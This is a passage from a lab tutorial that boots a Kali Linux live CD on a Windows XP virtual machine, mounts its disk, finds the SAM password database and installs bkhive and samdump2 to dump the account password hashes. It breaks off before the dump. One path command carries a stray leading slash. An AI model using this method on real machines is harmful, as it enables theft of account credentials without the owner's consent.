
Step 2) For demo purpose, on Windows XP VM, I created different user accounts like user1, user2 with passwords ‘pass’ and ‘east’ respectively.



Step 3) Now, highlight the “Windows XP” virtual machine and click on the “Settings” tab.




Step 4) Select "Storage" -> "Controller: IDE" .Now, on right side click on the cd icon and browse your Kali Linux ISO file. Check the “Live CD/DVD” option and click on “OK”.



Step 5) Now, start the “Windows XP” VM and then in Kali Linux Boot menu select “Live (686 - pae)” and press ENTER.




Step 6) Now, open the terminal on Kali Linux.



Step7) To see the mount point, type following command on terminal

```
# df -k
```



The screenshot shows a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar at the top. The main area displays the output of the "df -k" command. The output provides detailed information about disk usage, including the total size of the disk, the number of sectors, and the sizes of logical and physical sectors. It also shows the I/O size and lists all mounted file systems along with their respective 1K-block counts, used space, available space, usage percentage, and mount points. The terminal window is set against a dark background with light-colored text.


```
Disk /dev/loop0: 2.5 GiB, 2667180032 bytes, 5209336 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~# df -k
Filesystem      1K-blocks    Used Available Use% Mounted on
udev            1534152      0  1534152   0% /dev
tmpfs           310816   4968  305848   2% /run
/dev/sr0        2932736 2932736      0 100% /lib/live/mount/medium
/dev/loop0       2604672 2604672      0 100% /lib/live/mount/rootfs/filesystem
m.squashfs
tmpfs           1554064      0  1554064   0% /lib/live/mount/overlay
overlay         1554064  39840  1514224   3% /
tmpfs           1554064      0  1554064   0% /dev/shm
tmpfs            5120      0    5120   0% /run/lock
tmpfs           1554064      0  1554064   0% /sys/fs/cgroup
tmpfs           1554064      0  1554064   0% /tmp
tmpfs           310812     32  310780   1% /run/user/0
root@kali:~#
root@kali:~#
```

Step 8) On terminal type the following command:

```
# fdisk -l
```

The “fdisk-l” command allows you to see the partition table for disk(s). As you can see, “/dev/sda1” is the disk which contains the SAM database.

The SAM database is the Security Accounts Manager database, used by Windows that manages user accounts and other things. It is implemented as a registry file that is locked for exclusive use while the OS is running.



The screenshot shows a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar. The main area of the terminal displays the output of the "fdisk -l" command. The output shows details about the disk /dev/sda and its partitions, including the SAM database partition /dev/sda1.


```
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# fdisk -l
Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x97069706

Device      Boot Start      End  Sectors Size Id Type
/dev/sda1    *       63 41913584 41913522  20G  7 HPFS/NTFS/exFAT

Disk /dev/loop0: 2.5 GiB, 2667180032 bytes, 5209336 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Step 9) Now, we will mount the Windows disk. To do this, type following command on the terminal:

```
# mount -t ntfs /dev/sda1 /mnt
```



The screenshot shows a terminal window titled "root@kali: ~". The window contains the following text:


```
File Edit View Search Terminal Help
root@kali:~#
root@kali:~#
root@kali:~# fdisk -l
Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x97069706

Device      Boot Start      End  Sectors Size Id Type
/dev/sda1    *       63 41913584 41913522  20G  7 HPFS/NTFS/exFAT

Disk /dev/loop0: 2.5 GiB, 2667180032 bytes, 5209336 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# mount -t ntfs /dev/sda1 /mnt
sda   sda1
root@kali:~# mount -t ntfs /dev/sda1 /mnt
```

Step 10) Again type the following command on the terminal to make sure that the Windows disk is mounted correctly.

```
# df -k
```



The screenshot shows a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a dark background and light-colored text. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, and Help. The main area of the terminal displays the output of the "df -k" command, which lists file systems and their usage statistics. The output is as follows:

Filesystem	1K-blocks	Used	Available	Use%	Mounted on
udev	1534152	0	1534152	0%	/dev
tmpfs	310816	4968	305848	2%	/run
/dev/sr0	2932736	2932736	0	100%	/lib/live/mount/medium
/dev/loop0	2604672	2604672	0	100%	/lib/live/mount/rootfs/filesystem.squashfs
tmpfs	1554064	0	1554064	0%	/lib/live/mount/overlay
overlay	1554064	215296	1338768	14%	/
tmpfs	1554064	0	1554064	0%	/dev/shm
tmpfs	5120	0	5120	0%	/run/lock
tmpfs	1554064	0	1554064	0%	/sys/fs/cgroup
tmpfs	1554064	0	1554064	0%	/tmp
tmpfs	310812	28	310784	1%	/run/user/0
/dev/sdal	20956760	2828064	18128696	14%	/mnt


The terminal prompt "root@kali:~#" is visible at the bottom of the window.

Step 11) To view the Windows disk contents type command on the terminal:

```
# cd /mnt
```

As, the SAM database is in /mnt/WINDOWS/system32/config directory, type following command on the terminal:

```
# cd /WINDOWS/system32/config
```



The screenshot shows a terminal window titled "root@kali: ~". The terminal has a dark background with light-colored text. The user is navigating through the file system:

```
root@kali:/mnt# cd WI
bash: cd: WI: No such file or directory
root@kali:/mnt# cd WINDOWS/
root@kali:/mnt/WINDOWS# cd system
root@kali:/mnt/WINDOWS/system# cd con
bash: cd: con: No such file or directory
root@kali:/mnt/WINDOWS/system#
root@kali:/mnt/WINDOWS/system# ls
AVICAP.DLL    MCIAVI.DRV    MOUSE.DRV    SHELL.DLL    TIMER.DRV
AVIFILE.DLL   MCISEQ.DRV   MSVIDEO.DLL  SOUND.DRV   VER.DLL
COMMDLG.DLL   MCIWAVE.DRV  OLECLI.DLL   stdole.tlb  VGA.DRV
KEYBOARD.DRV  MMSYSTEM.DLL OLESVR.DLL   SYSTEM.DRV  WFWNET.DRV
LZEXPAND.DLL  MMTASK.TSK   setup.inf    TAPI.DLL   WINSPOOL.DRV
root@kali:/mnt/WINDOWS/system# cd ../system32/
root@kali:/mnt/WINDOWS/system32# cd config/
root@kali:/mnt/WINDOWS/system32/config#
root@kali:/mnt/WINDOWS/system32/config# ls
AppEvent.Evt      SecEvent.Evt  system.LOG
bkhive_1.1.1-1_i386.deb SECURITY     Systemprofile
default          SECURITY.LOG system.sav
default.LOG       software     TempKey.LOG
default.sav       software.LOG userdiff
SAM              software.sav userdiff.LOG
samdump2_1.1.1-1_i386.deb SysEvent.Evt
```

As you can see in the screen shot that:

“SAM” database is in the /mnt/WINDOWS/system32/config directory.


Step 12) In “config” directory, there is not bkhive or samdump2. To install bkhive type following commands:

```
# sudo apt-get update  
#sudo apt-get install bkhive
```

bkhive dumps the syskey bootkey from Windows NT/2K/XP/Vista system hive.

samdump2 dumps the Windows NT/2K/XP/Vista password hashes.

In my case, when I tried to install bkhive, it was not installed. So, to solve this issue I followed the approach explained in the next step.




The screenshot shows a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, 